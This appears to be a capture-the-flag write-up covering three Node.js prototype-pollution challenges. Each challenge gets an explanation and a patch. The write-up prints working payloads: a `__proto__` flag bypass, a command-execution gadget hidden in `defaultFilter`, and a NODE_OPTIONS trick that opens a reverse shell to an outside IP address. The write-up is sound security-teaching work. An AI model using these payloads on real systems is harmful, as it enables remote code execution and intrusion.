**Challenge1**


**Vulnerability Location and how to trigger:**

A computer screen shot of code

Description automatically generated

The deepMerge function recursively combines two JavaScript objects, ensuring nested properties from the source object are merged into the target object rather than overwriting them. It's used to deeply integrate two objects without losing any nested data. To trigger this vulnerability, I send a POST request with a JSON payload that contains the \_\_proto\_\_ key, targeting the /add endpoint. By using this key, the properties of the base Object prototype can be manipulated. For instance, sending {"\_\_proto\_\_": {"flag": "polluted"}} as the payload will set the flag property of all objects inheriting from the base prototype to "polluted", thereby bypassing the check in the /flag endpoint and revealing the flag.

**Explain how the exploit works**: This exploit leverages a flaw in the deepMerge function, which doesn't properly handle the special \_\_proto\_\_ property. When a POST request is made to the /add endpoint with a payload containing the \_\_proto\_\_ key, the properties of the base Object prototype are altered. By manipulating the prototype, properties of all objects inheriting from it are affected. Specifically, by setting the flag property of the prototype to "polluted", the conditional check in the /flag endpoint is bypassed, allowing unauthorized access to the flag.




**Patch:**

****

I introduces a specific check for the \_\_proto\_\_ key in the incoming request data. Before any processing or merging of this data occurs, the code examines the keys in the request. If it detects the \_\_proto\_\_ key, it immediately responds with a message indicating that such keys are blocked, and it halts further processing of that request. This interception is crucial because it stops the potentially malicious data in its tracks, preventing it from reaching functions like deepMerge or any other logic that might inadvertently process the \_\_proto\_\_ key and cause prototype pollution.

**Challenge 2:**

**Vulnerability Location:**

****

The vulnerability lies in the deepMerge function. This function is designed to merge properties from the source object into the target object. However, it doesn't have any checks to prevent properties of the prototype (\_\_proto\_\_) from being merged. This allows an attacker to overwrite properties of the Object prototype, leading to a prototype pollution vulnerability.


**How to Trigger:**

****

The /add endpoint uses the deepMerge function to merge the request body (req.body) into the AQMAP object. By sending a specially crafted JSON payload that contains the \_\_proto\_\_ property, an attacker can exploit the prototype pollution vulnerability. For our payload: {"\_\_proto\_\_": {"defaultFilter": "e\')); let exec = (new Function(\'return this\')()).process.mainModule.require(\'child\_process\').exec; exec(Buffer.from(\'dG91Y2ggdG91Y2gudHh0\', \'base64\').toString()); //"}}, When sent to the /add endpoint, it will merge the malicious defaultFilter property into the Object prototype. Then we just need to refresh /add page to let the server load the payload. This property contains code that, when interpreted, will execute the exec function to run the command decoded from the base64 string (dG91Y2ggdG91Y2gudHh0), which translates to touch touch.txt.

**Explain how the exploit works:**

The exploit hinges on the vulnerability within the deepMerge function, which inadvertently allows for prototype pollution by merging properties of the source object into the target without checks against modifying the prototype (\_\_proto\_\_). This vulnerability serves as the attacker's entry point. The crux of the exploit is the gadget, a code snippet embedded within the defaultFilter property. This gadget is designed to break out of any string context and execute arbitrary commands on the server. Specifically, it uses a crafty method to gain access to Node.js's exec function, which allows for the execution of system commands. This is achieved by using the Function constructor to access the global context and then navigating to the exec function. The payload within the gadget then decodes a base64 string to the command touch touch.txt and executes it, resulting in the creation of a file named touch.txt on the server. The exploit's success can be observed through the presence of this file, which can subsequently be used as a trigger for other functionalities, such as revealing a flag in the /flag endpoint. In essence, the exploit leverages prototype pollution to inject and execute a gadget, leading to arbitrary command execution on the server.



**Patch:**

****

Same a challenge 1, before the data is processed or merged, the code examines it for this key. If detected, the request is immediately halted and a message is sent back, indicating that such keys are blocked.

**Challenge3:**

**Vulnerability location:**

A screen shot of a computer program

Description automatically generated

**A computer screen with text on it

Description automatically generated**

The vulnerability arises from a combination of unsanitized input in ‘ion.parse(req.body)’, leading to prototype pollution and the subsequent use of polluted properties in a potentially unsafe manner in the ‘catch’ block.

**How to trigger it:** To exploit the vulnerability, I craft a request like: A white background with black text

Description automatically generated

that modifies the prototype of the user object, injecting malicious environment variables. This is achieved by sending a request with a payload that sets the NODE\_OPTIONS variable to -r /proc/self/environ and includes a command to be executed. Additionally, I send an request (curl -X POST https://my-sis-system-49399a298d75408c.chal.prototype-pollution.fun/login -H "Content-Type: text/plain" -d 'title = "userData" [user] name = "aaa" password = "asd" [user.\_\_proto\_\_.env] aaa= "malformedIONString"'), to cause an error in the ION parsing, leading the code to jump to the catch block. Within this block, the server attempts to restart, and during this process, the malicious environment variable is read and executed.

**Explain how the exploit works:**

The NODE\_OPTIONS environment variable is a special variable in Node.js. When Node.js starts, it checks this variable for any flags or options and applies them. The -r flag tells Node.js to preload a specified module at startup. By setting NODE\_OPTIONS to -r /proc/self/environ, it instructs Node.js to treat the environment variables as a module and execute them. Thus, when NOPE\_OPTIONS being read, it will execute the command we have set from "require('child\_process').execSync(`bash -c 'bash -i >& /dev/tcp/20.84.63.213/1234 0>&1'`)//". Furthermore, the code has a catch block that attempts to restart the server when an error is encountered. This is the entry point, also the gadget. By sending a malformed request that causes an error in the ION parsing, the code execution jumps to this catch block. The server restarts, and as it does, Node.js reads the NODE\_OPTIONS variable, leading to the execution of the malicious environment variable. Finally, we just need to set netcat at a remote server to listen to incoming connections and waiting it to connect automatically.

A screenshot of a computer

Description automatically generated

**Patch:**

A computer screen shot of a computer code

Description automatically generated



Firstly, the ion-parser was replaced with the built-in JSON.parse method for parsing incoming user data. This change eliminates the risk of prototype pollution, as JSON.parse does not allow for the modification of an object's prototype. Additionally, to ensure the safe restart of the process in the event of an error, the original command-line arguments passed to the process were stored in the originalArgs variable. When the process is restarted in the error-handling section, it uses these original arguments, ensuring that no polluted values are used. This dual approach of using JSON.parse and retaining the original command-line arguments ensures that the application is protected from prototype pollution attacks and safely restarts without executing unintended commands.